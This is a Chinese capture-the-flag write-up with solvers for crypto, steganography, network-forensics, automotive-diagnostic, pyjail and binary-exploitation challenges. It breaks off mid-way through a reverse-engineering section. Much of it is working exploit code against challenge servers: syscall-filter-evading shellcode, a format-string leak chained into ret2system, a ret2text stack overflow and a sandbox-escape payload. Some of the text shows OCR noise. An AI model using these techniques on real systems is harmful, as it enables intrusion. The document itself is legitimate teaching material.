奶龙杯 2026

CRYPTO

签到

签到题 babyrsa

容器加上/pub之后可以返回一组数据，直接根据提示解题就行

收集3组数据，漏洞在于e=5,直接锁定低指数广播攻击，直接合并3组，之后直接开方就可以得到m（m^5<n1*n2*n3)

代码块

```
import json
import math
import urllib.request
from Crypto.Util.number import long_to_bytes
url = "http://challenge.cyclens.tech:31163/pub"
pairs = []
for _ in range(3):
data = json.loads(urllib.request.urlopen(url, timeout=15).read())
pairs.append((int(data["n"], 0), int(data["c"], 0)))
N = math.prod(n for n, c in pairs)
x = 0
for n, c in pairs:
q = N // n
x = (x + c * q * pow(q, -1, n)) % N
lo = 0
hi = 1
while hi ** 5 <= x:
hi *= 2
while lo + 1 < hi:
mid = (lo + hi) // 2
if mid ** 5 <= x:
lo = mid
else:
hi = mid
assert lo ** 5 == x
print(long_to_bytes(lo).decode())
```

flag{br7f3evv-wivt-4dx-8w06-wdbmdq4zkvv7i}

奶嘴

简单的ECDSA nonce线性问题

3组数据，存在k之间有线性关系，k1=k,k2=k+i,k3=k+2i

这里实际上连令签名的详细展开方程（sk=h+rd modn)，是3个式子，3个未知数，可以消元或者矩阵解元处理

代码块

```
import hashlib
N=0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEBAAEDCE6AF48A03BBFD25E8CD0364141
P=0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEFFFFFC2F
G=(0x79BE667EF9DCBBAC55A06295CE870B07029BFCDB2DCE28D959F2815B16F81798,0x483ADA7726A3C4655DA4FBFC0E1108A8FD17B448A68554199C47D08FFB10D4B8)
msgs=[b"The formula was changed at 08:00.",b"Do not reuse the old starter culture.",b"The next batch needs exactly three signatures."]
r=[650498223509669320112989341142899045158654967824407220297955004408835203385340,92756252265060314461255136684718836924443796463608387067614503909037430857587,3194875950607460592467671129286038568134554554511238353685647673064256795276 7]
s=[100608169770347717972106429028463000806487293192131952709224642465583570516580,89196366574574457770176156726838488317517463979668061585678672599486198457015,102790519568478717091382156526601044304877460541578979733346906916332777610816]
z=[int.from_bytes(hashlib.sha256(m).digest(),"big")%N for m in msgs]
a=[[s[0],0,-r[0],z[0]],[s[1],s[1],-r[1],z[1]],[s[2],2*s[2],-r[2],z[2]]]
for c in range(3):
    p=next(i for i in range(c,3) if a[i][c]%N)
    a[c],a[p]=a[p],a[c]
    inv=pow(a[c][c],-1,N)
    a[c]=[(x*inv)%N for x in a[c]]
    for i in range(3):
        if i!=c:
            f=a[i][c]
            a[i]=[(a[i][j]-f*a[c][j])%N for j in range(4)]
d=a[2][3]
ct=bytes.fromhex("c448e99541a8336401c846816105c19be3870e48c80385a22e2d29cd886e7472977e930cde2399b2d5fb")
seed=hashlib.sha256(d.to_bytes(32,"big")).digest()
stream=b"".join(hashlib.sha256(seed+i.to_bytes(4,"big")).digest() for i in range((len(ct)+31)//32))
print(bytes(x^y for x,y in zip(ct,stream)).decode())
```

flag{3f7f4ca9-5c20-4ac9-ae16-4a6f83d318ef}

MISC

w3lc0m3

签到题，关注公众号发送文本即可

这还是签到

图片底下的摩斯密码解出来是一个fakeflag


真正的flag藏在二维码里，解码得到

`https://qm.qq.com/q/Cp6t88hdQW#flag{St3g4N0gr4phy}`

这里 `#` 后面的内容是不处理的，所以直接扫是qq群的邀请链接，不会有异常

free wifi

过滤http协议，寻找传输中的可见文本




http

No.	Time	Source	Destination	Protoco	Lengt	Info
4	0.006001	10.13.37.23	172.16.2.80	HTTP	161	GET /index.html HTTP/1.1
5	0.009001	172.16.2.80	10.13.37.23	HTTP	198	HTTP/1.1 200 OK (text/plain)
10	0.038001	10.13.37.23	172.16.2.80	HTTP	164	GET /assets/app.js HTTP/1.1
11	0.041001	172.16.2.80	10.13.37.23	HTTP	172	HTTP/1.1 200 OK (text/plain)
16	0.070001	10.13.37.23	172.16.2.80	HTTP	163	GET /debug/status HTTP/1.1
17	0.073001	172.16.2.80	10.13.37.23	HTTP	213	HTTP/1.1 200 OK (text/plain)
38	0.702440	10.13.37.23	172.16.2.80	HTTP	157	GET /logout HTTP/1.1
39	0.705440	172.16.2.80	10.13.37.23	HTTP	141	HTTP/1.1 200 OK (text/plain)

其他都没有有用信息，/debug/status有一个 `xorkey=latte`

同时提示了 `note=temporary dns diagnostic enabled`

我们看一下dns流量，发现有00-03四个数据串



26	0.317320	10.13.37.23	8.8.8.8	DNS	71	Standard query 0x9f14 A example.org
27	0.362675	10.13.37.23	8.8.8.8	DNS	72	Standard query 0x2ebf A hm.baidu.com
28	0.384869	10.13.37.23	8.8.8.8	DNS	85	Standard query 0x6644 A push.services.mozilla.com
29	0.402131	10.13.37.23	8.8.8.8	DNS	104	Standard query 0x3300 A 00-550246125208591559.img-cache.cdn-sync.net
30	0.472454	10.13.37.23	8.8.8.8	DNS	80	Standard query 0xe63f A update.microsoft.com
31	0.501162	10.13.37.23	8.8.8.8	DNS	104	Standard query 0x3301 A 01-560e57455951095844.img-cache.cdn-sync.net
32	0.565971	10.13.37.23	8.8.8.8	DNS	104	Standard query 0x3302 A 02-590458531059035c04.img-cache.cdn-sync.net
33	0.642067	10.13.37.23	8.8.8.8	DNS	76	Standard query 0xa33a A cdn.jsdelivr.net
34	0.658364	10.13.37.23	8.8.8.8	DNS	104	Standard query 0x3303 A 03-45470655034315535a.img-cache.cdn-sync.net

直接xor是不行的，必须循环xor

代码块

```
cipher = bytes.fromhex(
  "550246125208591559560e57455951095844590458531059035c0445470655034315535a"
)
key = b"latte"

flag = bytes(b ^ key[i % len(key)] for i, b in enumerate(cipher))
print(flag.decode())
```

```
8   # 9c2f7d8a-3b61-4e90-a42d-f0e13c9b7a66
```

得到一串uuid，包上flag{}就可以了

flag{9c2f7d8a-3b61-4e90-a42d-f0e13c9b7a66}

Nailoong_Bike

题目给了两个附件，firmware_note.txt 是通信协议，bike_algo.c 是key的计算方法。

key的逻辑已经给出，跟服务器端要一下nonce和seed，并计算出key发包即可

脚本:

代码块

```python
#!/usr/bin/env python3
"""Solver for the Nailoong Bike UDS-over-CAN challenge.

The TCP side is assumed to carry one textual CAN frame per line.  Two common
representations are supported:

    600#0322F1A0
    600 4 03 22 F1 A0
"""

from __future__ import annotations

import argparse
import re
import socket
from dataclasses import dataclass

REQ_ID = 0x600
RESP_ID = 0x608
MASK32 = 0xFFFFFFFF

def rol32(value: int, bits: int) -> int:
    bits &= 31
    return ((value << bits) | (value >> (32 - bits))) & MASK32

def bike_mix32(value: int) -> int:
    value ^= 0x6E61696C
    value = rol32(value, 5)
    return (value + 0x1F123BB5) & MASK32

def calculate_key(seed: int, nonce: int) -> int:
    return bike_mix32(seed ^ nonce)
```

```

@dataclass
class CanFrame:
    can_id: int
    data: bytes

class TextCan:
    HASH_RE = re.compile(r"(?i)(?:0x)?([0-9a-f]{3,8})#([0-9a-f]+)")
    SPACE_RE = re.compile(
        r"(?i)^\s*(?:0x)?([0-9a-f]{3,8})\s+(?:\[?(\d+)\]?\s+)?"
        r"((?:[0-9a-f]{2}(?:\s+|$))+)$"
    )

    def __init__(self, host: str, port: int, wire: str, timeout: float):
        self.sock = socket.create_connection((host, port), timeout=timeout)
        self.sock.settimeout(timeout)
        self.file = self.sock.makefile("rwb", buffering=0)
        self.wire = wire

    def close(self) -> None:
        self.file.close()
        self.sock.close()

    def send(self, frame: CanFrame) -> None:
        if len(frame.data) > 8:
            raise ValueError("a classic CAN frame cannot contain more than 8 bytes")
        if self.wire == "hash":
            line = f"{frame.can_id:03X}#{frame.data.hex().upper()}\n"
        else:
            octets = " ".join(f"{byte:02X}" for byte in frame.data)
            line = f"{frame.can_id:03X} {len(frame.data)} {octets}\n"
        print(f"> {line}", end="")
        self.file.write(line.encode("ascii"))

    def recv(self) -> CanFrame:
        while True:
            raw = self.file.readline()
            if not raw:
                raise EOFError("the TCP service closed the connection")
            line = raw.decode("ascii", errors="replace").strip()
            print(f"< {line}")

            match = self.HASH_RE.search(line)
            if match:
                return CanFrame(int(match.group(1), 16), bytes.fromhex(match.group(2)))
```

```

            match = self.SPACE_RE.match(line)
            if match:
                data = bytes.fromhex(match.group(3))
                declared_length = int(match.group(2)) if match.group(2) else len(data)
                return CanFrame(int(match.group(1), 16), data[:declared_length])

class UdsClient:
    def __init__(self, bus: TextCan):
        self.bus = bus

    def _next_response_frame(self) -> bytes:
        while True:
            frame = self.bus.recv()
            if frame.can_id == RESP_ID:
                return frame.data

    def request(self, payload: bytes) -> bytes:
        if len(payload) > 7:
            raise ValueError("this solver only needs single-frame requests")
        self.bus.send(CanFrame(REQ_ID, bytes([len(payload)]) + payload))

        first = self._next_response_frame()
        if not first:
            raise ValueError("empty CAN response")

        frame_type = first[0] >> 4
        if frame_type == 0:
            response = first[1 : 1 + (first[0] & 0x0F)]
        elif frame_type == 1:
            if len(first) < 2:
                raise ValueError("truncated ISO-TP first frame")
            total = ((first[0] & 0x0F) << 8) | first[1]
            assembled = bytearray(first[2:])
            self.bus.send(CanFrame(REQ_ID, b"\x30\x00\x00"))
            expected_sequence = 1
            while len(assembled) < total:
                consecutive = self._next_response_frame()
                if not consecutive or consecutive[0] >> 4 != 2:
                    raise ValueError("expected an ISO-TP consecutive frame")
                if consecutive[0] & 0x0F != expected_sequence & 0x0F:
                    raise ValueError("wrong ISO-TP consecutive-frame sequence number")
                assembled.extend(consecutive[1:])
                expected_sequence += 1
```

```
            response = bytes(assembled[:total])
        else:
            raise ValueError(f"unexpected ISO-TP frame type {frame_type}")

        if response.startswith(b"\x7f"):
            raise RuntimeError(f"UDS negative response: {response.hex(' ')}")
        return response

def require_prefix(response: bytes, prefix: bytes, name: str) -> bytes:
    if not response.startswith(prefix):
        raise RuntimeError(
            f"unexpected {name} response {response.hex(' ')}; "
            f"expected prefix {prefix.hex(' ')}"
        )
    return response[len(prefix) :]

def solve(host: str, port: int, wire: str, timeout: float, byteorder: str) ->
bytes:
    bus = TextCan(host, port, wire, timeout)
    try:
        uds = UdsClient(bus)

        nonce_raw = require_prefix(uds.request(bytes.fromhex("22 F1 A0")),
bytes.fromhex("62 F1 A0"), "nonce")
        seed_raw = require_prefix(uds.request(bytes.fromhex("27 01")),
bytes.fromhex("67 01"), "seed")
        if len(nonce_raw) < 4 or len(seed_raw) < 4:
            raise RuntimeError("nonce or seed is shorter than 32 bits")

        nonce = int.from_bytes(nonce_raw[:4], byteorder)
        seed = int.from_bytes(seed_raw[:4], byteorder)
        key = calculate_key(seed, nonce)
        print(f"[*] nonce=0x{nonce:08x} seed=0x{seed:08x} key=0x{key:08x}")

        key_response = uds.request(bytes.fromhex("27 02") + key.to_bytes(4,
byteorder))
        require_prefix(key_response, bytes.fromhex("67 02"), "unlock")

        routine_response = uds.request(bytes.fromhex("31 01 42 42"))
        flag = require_prefix(routine_response, bytes.fromhex("71 01 42 42"),
"flag routine")
        return flag.rstrip(b"\x00")
    finally:
        bus.close()

def integer(value: str) -> int:
    return int(value, 0)
```

```
164
165 def main() -> None:
166     parser = argparse.ArgumentParser(description=__doc__)
167     parser.add_argument("host", nargs="?")
168     parser.add_argument("port", nargs="?", type=int)
169     parser.add_argument("--wire", choices=("hash", "space"), default="hash")
170     parser.add_argument("--byteorder", choices=("big", "little"),
    default="big")
171     parser.add_argument("--timeout", type=float, default=5.0)
172     parser.add_argument("--seed", type=integer, help="only calculate a key")
173     parser.add_argument("--nonce", type=integer, help="only calculate a key")
174     args = parser.parse_args()
175
176     if args.seed is not None or args.nonce is not None:
177         if args.seed is None or args.nonce is None:
178             parser.error("--seed and --nonce must be supplied together")
179         print(f"0x{calculate_key(args.seed, args.nonce):08x}")
180         return
181
182     if args.host is None or args.port is None:
183         parser.error("HOST and PORT are required unless --seed/--nonce are
    used")
184
185     flag = solve(args.host, args.port, args.wire, args.timeout, args.byteorder)
186     try:
187         print(f"[+] flag: {flag.decode('utf-8')}")
188     except UnicodeDecodeError:
189         print(f"[+] flag (hex): {flag.hex()}")
190
191 if __name__ == "__main__":
192     main()
193
```

Nailoong_Bus

题目模拟一辆通过 MQTT、DoIP、CAN、LIN 和 J1939 协作解锁的测试巴士。目标是完成各 ECU 的前置条件，计算 Engine 的 SecurityAccess key，再执行最终 routine。

本地 `Nailoong_Bike/bike_algo.c` 给出了复用的混淆函数：

代码块

```
1 uint32_t bike_mix32(uint32_t value) {
2     value ^= 0x6e61696c;
3     value = rol32(value, 5);
4     return value + 0x1f123bb5;
```

```
5   }
```

Bus 的 `engine_auth_stub.asm` 表明 Engine key 的输入是六个 32 位值异或后再调用该函数：

代码块

```
1   folded = seed ^ mqtt_nonce ^ route_token ^ lin_word ^ bcm_word ^ j1939_word
2   key = bike_mix32(folded)
```

MQTT：获取拓扑并开启维护模式

MQTT 不需要认证。连接后订阅 `#`，可收到两个 retained 消息：

- `bus/public/notice`：公开 VIN、各总线的逻辑地址与内部提示；
- `bus/NLBUS-2046/telemetry/diag`：当前诊断状态、nonce、各总线请求格式以及完整 CAN 链。

诊断消息中最有价值的内容如下：

代码块

```
1   doip target: 0x0E00
2   LIN hood: ID 0x12, data 01
3   LIN seat secret: ID 0x15, data AA55
4   J1939 request: DAFE00
5   J1939 brake command: 18EF1090#4E42533101
6   CAN chain:
7   720:1003
8   720:22F1B0
9   730:2701
10  730:2702
11  740:1003
12  740:3101B055
13  700:1003
14  700:31011337
```

向控制 topic 发布：

代码块

```
1   topic:   bus/NLBUS-2046/cmd/fleet
2   payload: {"maintenance":true}
```

随后 telemetry 中显示 `maintenance: true`，并给出本轮 MQTT nonce：

mqtt_nonce = 0xf5686b2c

`nonce` 会随状态更新变化，必须以开启 maintenance 后最新的诊断消息为准。

LIN：确认 hood 并读取 seat 校准字

附件已经指出 LIN 使用 classic protected identifier 和 enhanced checksum。

计算得到：

原始 ID	保护 PID	发送帧	响应
0x12	0x92	55 92 01 6c	55 92 90 01 db
0x15	0x55	55 55 aa 55 aa	55 55 54 db fd 25 57

第一帧的返回数据 `90 01` 即 `MAINT_POS_OK`，表示 hood/座椅维护位置已满足。

第二帧中 `AA55` 之后的响应数据为：

lin_word = 0x54dbfd25

例如 hood 请求的增强校验和为 `~(0x92 + 0x01) = 0x6c`；seat 响应中 `0x57` 也可验证其 payload `54 db fd 25`。

J1939：读取 VCU 字并设置驻车制动

先发送 PGN 请求：

18EAFF80#DAFE00

返回：

18FEDA90#594EE8840001FFFF

前四个数据字节为：

j1939_word = 0x594ee884

然后按附件中的 proprietary command 打开停车制动门：

18EF1090#4E42533101

成功确认帧为：

18E8FF90#ACCE010000000000

再次请求 `FEDA` 时，状态位从 `00` 变为 `01`，说明 brake gate 已置位。

DoIP：routing activation 与 route token

DoIP 使用标准头：版本 `02`、逆版本 `fd`。先发送 Routing Activation（payload type `0x0005`）：

02fd0005000000070e800000000000

返回的 `0x10` 表示激活成功：

02fd0006000000080e80000010000000

之后向 `target = 0x0e00` 发送 DoIP Diagnostic Message（payload type `0x8001`）。先进入扩展会话：

10 03 -> 50 03 00 32 01 f4

再读取 DID：

```
22 f1 a0  ->  62 f1 a0 f5 68 6b 2c
22 f1 a1  ->  62 f1 a1 d0 13 ea 18
```

其中 F1A0 与 MQTT telemetry 的最新 nonce 一致；用于 Engine 运算的 route token 为：

route_token = 0xd013ea18

若在完成 maintenance、LIN 和 J1939 前置条件之前读取，会返回 `7f 22 7e`。`22 f1 88` 可以先读取 topology，确认目标为 `0x0e00`。

CAN：取 BCM 字和 SecurityAccess seed

CAN 服务使用文本格式 `CAN_ID#DATA`，其中单帧 ISO-TP 的第一个字节是长度。

先对 BCM（`0x720`）进入扩展会话并读 DID：

```
720#021003          -> 728#065003003201F4
720#0322F1B0        -> 728#0762F1B01D19CA17
```

因此：

```
bcm_word = 0x1d19ca17
```

向 `0x730` 请求 SecurityAccess seed：

```
730#022701          -> 738#066701426F9ABE
seed = 0x426f9abe
```

所有数值均按报文展示的网络字节序使用。代入：

```
folded = 426f9abe
       ^ f5686b2c
       ^ d013ea18
       ^ 54dbfd25
       ^ 1d19ca17
       ^ 594ee884
       = 7798c43c

key = rol32(7798c43c ^ 6e61696c, 5) + 1f123bb5
    = 5e47e5b8
```

提交 key：

730#0627025E47E5B8 -> 738#026702

`6702` 说明 SecurityAccess 解锁成功。

BMS 与最终 Engine routine

先解锁 BMS service arm：

```
740#021003          -> 748#065003003201F4
740#043101B055      -> 748#057101B05501
```

最后执行 Engine routine：

```
700#021003          -> 708#065003003201F4
700#0431011337      -> 708#102E71011337666C
```

最后响应是 ISO-TP 多帧。这个模拟器有一个非标准实现：Flow Control 需要发到响应 ID `0x708`，而不是通常的请求 ID `0x700`：

708#300000

之后收集连续帧：

```
708#2161677B6A617978
708#2261727A322D7A77
708#2330662D3478772D
708#2438776D6A2D6C36
708#25676D6875706871
```

```
708#266E777A767D
```

去掉 UDS routine 响应头 `71 01 13 37` 并按 ISO-TP 顺序拼接即可得到：

flag{jayxarz2-zw0f-4xw-8wmj-l6gmhuphqnwzv}

全网呼叫Typhon

pyjail的题，没试Typhon，不过AI也秒了（

简单说下思路：

AST 白名单允许字符串+拼接,拼出"__closure__"

利用format-string支持属性链+索引的机制读取cell中的flag

代码块

```
{box.ping.__closure__[1].cell_contents[i]}
```

由于读取ban了flag{前缀，只能逐字符读出

Payload:

代码块

```
render("{box.ping."+"_"*2+"clo"+"sure"+"_"*2+"
[1].ce"+"ll"+"_"+"con"+"tents[3]}")
```

一把梭脚本:

代码块

```
#!/usr/bin/env python3
"""Leak omega (env FLAG) char-by-char via box.ping closure through
str.format."""
import socket
import sys
import time

HOST, PORT = "challenge.cyclens.tech", 30796

def payload(i: int) -> str:
    # final template: {box.ping.__closure__[1].cell_contents[i]}
    # banned substrings are built by concatenation: "__", "closure", "cell",
"contents"
    return ('render("{box.ping."+"_"*2+"clo"+"sure"+"_"*2'
```

```
            '+"[1].ce"+"ll"+"_"+"con"+"tents[%d]}")' % i)

def grab(expr: str) -> str:
    for attempt in range(20):
        try:
            return _grab(expr)
        except (TimeoutError, ConnectionError, OSError) as e:
            print(f"  retry {attempt}: {e}", file=sys.stderr)
            time.sleep(2 + attempt * 2)
    raise SystemExit("too many failures")

def _grab(expr: str) -> str:
    with socket.create_connection((HOST, PORT), timeout=20) as s:
        f = s.makefile("rw", newline="\n")
        buf = ""
        while not buf.endswith(">>> "):
            c = f.read(1)
            if not c:
                raise ConnectionError("server closed before prompt")
            buf += c
        f.write(expr + "\n")
        f.flush()
        return f.readline().strip()

flag = "fla"
for i in range(3, 128):
    r = grab(payload(i))
    time.sleep(1)
    if r.startswith("Nope:"):
        print(f"[!] index {i}: {r}", file=sys.stderr)
        break
    flag += r
    print(f"[{i}] {r!r}  ->  {flag}")
    if r == "}":
        break

print("\nFLAG:", flag)
```

PWN

BabySandbox

程序首先通过 `mmap` 分配一块具有 `RWX` 权限的内存：

`buf_2 = (char *)mmap(0LL, 0x1000uLL, 7, 34, -1, 0LL);`

随后程序最多读取 `0x100` 字节 shellcode：

`v5 = read(0, buf, 0x100uLL);`

最后直接执行：

`((void (*)(void))buf)();`

因此题目的基本目标就是构造一段 shellcode。

程序在开启 seccomp 前，会遍历我们提交的 shellcode：

代码块

```
if ( *buf_1 == '\x0F' && buf_1[1] == 5 )
{
    puts("No syscall allowed in shellcode!");
    exit(1);
}
```

也就是 x86_64 的：`syscall`

不能直接出现在提交的数据中。

但是这里只进行了简单的静态字节检查，并没有禁止：

- 修改代码
- 动态生成指令
- `int 0x80`
- 其他方式产生 syscall

通过沙箱检测到

代码块

```
0000: 0x20 0x00 0x00 0x00000004  A = arch
0001: 0x15 0x01 0x00 0xc000003e  if (A == ARCH_X86_64) goto 0003
0002: 0x06 0x00 0x00 0x00000000  return KILL
0003: 0x20 0x00 0x00 0x00000000  A = sys_number
0004: 0x15 0x04 0x00 0x00000101  if (A == openat) goto 0009
0005: 0x15 0x03 0x00 0x00000000  if (A == read) goto 0009
0006: 0x15 0x02 0x00 0x00000001  if (A == write) goto 0009
0007: 0x15 0x01 0x00 0x0000003c  if (A == exit) goto 0009
0008: 0x06 0x00 0x00 0x00000000  return KILL
0009: 0x06 0x00 0x00 0x7fff0000  return ALLOW
```

所以这里要用orw的打法

我们可以利用 RWX 内存修改自身代码：`xor byte ptr [address], 1`

将：`0e` 修改为：`0f`

于是：`0e 05` 就变成：`0f 05`

然后 CPU 执行真正的 `syscall`。

下面给出exp。

代码块

```
from pwn import *

context.arch='amd64'
context.log_level='debug'


sc = asm("""
    mov rax,257
    mov rdi,-100
    lea rsi,[rip+flag]
    xor rdx,rdx
    xor r10,r10

    lea rbx,[rip+3]
    xor byte ptr [rbx],1
    .byte 0x0e,0x05


    mov rdi,rax
    xor eax,eax
    mov rsi,rsp
    mov rdx,0x50

    lea rbx,[rip+3]
    xor byte ptr [rbx],1
    .byte 0x0e,0x05


    mov eax,1
    mov edi,1
    mov rsi,rsp
    mov edx,0x50

    lea rbx,[rip+3]
    xor byte ptr [rbx],1
    .byte 0x0e,0x05


flag:
```

```
.string "/flag"
""")


print(len(sc))
assert b'\x0f\x05' not in sc

io = remote('challenge.cyclens.tech',32510)
#io=process('./pwn')
io.send(sc)
io.interactive()
```

flag{br9fmkjo-fu8l-4yo-89mb-gwzacayfpfzmo}

ezpwn

整个程序设置了两个操作 `feedback` 和 `query` 。

代码块

```
unsigned __int64 feedback()
{
  char buf[40]; // [rsp+0h] [rbp-30h] BYREF
  unsigned __int64 v2; // [rsp+28h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  printf("Leave a comment: ");
  read(0, buf, 31uLL);
  buf[31] = 0;
  printf("Your comment: ");
  printf(buf);
  putchar(10);
  return v2 - __readfsqword(0x28u);
}
```

这个函数存在格式化字符串漏洞。我们可以通过feedback得到canary和libc基地址。

代码块

```
unsigned __int64 query()
{
  char buf[40]; // [rsp+0h] [rbp-30h] BYREF
  unsigned __int64 v2; // [rsp+28h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  printf("Enter query: ");
```

```
  read(0, buf, 0x100uLL);
  printf("Processing query: %s\n", buf);
  return v2 - __readfsqword(0x28u);
}
```

这个函数存在比较多字节的栈溢出。所以结合上面泄露出来的数据，我们就可以直接去打ret2system就行了。由于主程序不存在 `pop rdi` 。所以我们要从libc.so.6里去找，然后注意一下栈对齐。

下面给出exp。

代码块

```
from pwn import *
context.log_level = 'debug'

io = remote('challenge.cyclens.tech',31997)
#io = process('./pwn')
elf = ELF('./pwn')
libc = ELF('./libc.so.6')
def ch(choice):
    io.sendlineafter(b'> ',str(choice))
def feedback(pl):
    ch(1)
    io.sendafter(b': ',pl)
def query(pl):
    ch(2)
    io.sendafter(b': ',pl)
feedback(b'%11$p%17$p')
io.recvuntil(b'comment: ')
canary = int(io.recv(18),16)
success(hex(canary))
base = int(io.recv(14),16) - 0x2a1ca
success(hex(base))
binsh = base + next(libc.search(b'/bin/sh\x00'))
sys = base + libc.sym.system
rdi = base + 0x10f78b
pl = b'a'*0x28 + p64(canary) + p64(0) + p64(rdi) + p64(binsh) + p64(rdi+1) + p64(sys)
query(pl)
io.interactive()
```

flag{qg2fomrb-lfu7-4ie-8pfr-gd9mkr8dbom0n}

ret2text

```
int sign_in()
{
  _BYTE buf[48]; // [rsp+0h] [rbp-30h] BYREF

  puts("Real Sign-In Gateway");
  puts("Submit your signed access token.");
  printf("> ");
  read(0, buf, 0xA0uLL);
  return puts("[-] signature rejected");
}
```

漏洞点在这里的sign_in函数。

这里存在栈溢出。然后根据题目描述的ret2text，我们很容易的可以从程序中找到后门函数。

代码块

```
int admin_shell()
{
  return system("/bin/sh");
}
```

所以直接跳转到后门就可以了。

代码块

```
from pwn import *
context.log_level = 'debug'

io = remote('challenge.cyclens.tech',30183)
#io = process('./pwn')
elf = ELF('./pwn')
backdoor = 0x40117a
pl = b'a'*0x38 + p64(backdoor)
io.sendafter(b'> ',pl)
io.interactive()
```

flag{zgs2fatw-cdzc-43q-8enr-0elfhlrjcwswy}

REVERSE

base64

代码块

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char Str1[256]; // [rsp+20h] [rbp-60h] BYREF
  _BYTE v5[128]; // [rsp+120h] [rbp+A0h] BYREF

  _main(argc, argv, envp);
  _mingw_printf("input flag: ");
  _mingw_scanf("%127s", v5);
  custom_base64(v5, Str1);
  if ( !strcmp(Str1, _data_start__) )
    puts_0("Correct!");
  else
    puts_0("Wrong!");
  return 0;
}
```

IDA分析，发现有个对比flag字符串的逻辑，打开_data_start_，为 `WjueW3p1KQYiLANtJX1iJgifIQNuWANqVQxuKf00KAV2KQR0KAZtJAY9`

同时看一下 `custom_base64` 函数逻辑


```
int v3; // eax
_BYTE *result; // rax
unsigned int v5; // [rsp+24h] [rbp-2Ch]
int v6; // [rsp+2Ch] [rbp-24h]
unsigned __int8 v7; // [rsp+46h] [rbp-Ah]
unsigned __int8 v8; // [rsp+47h] [rbp-9h]
int v9; // [rsp+48h] [rbp-8h]
int v10; // [rsp+48h] [rbp-8h]
int i; // [rsp+4Ch] [rbp-4h]

v6 = strlen(a1);
v9 = 0;
for ( i = 0; i < v6; i += 3 )
{
  if ( v6 <= i + 1 )
    v8 = 0;
  else
    v8 = a1[i + 1];
  if ( v6 <= i + 2 )
    v7 = 0;
  else
    v7 = a1[i + 2];
  v5 = (v8 << 8) | ((unsigned __int8)a1[i] << 16) | v7;
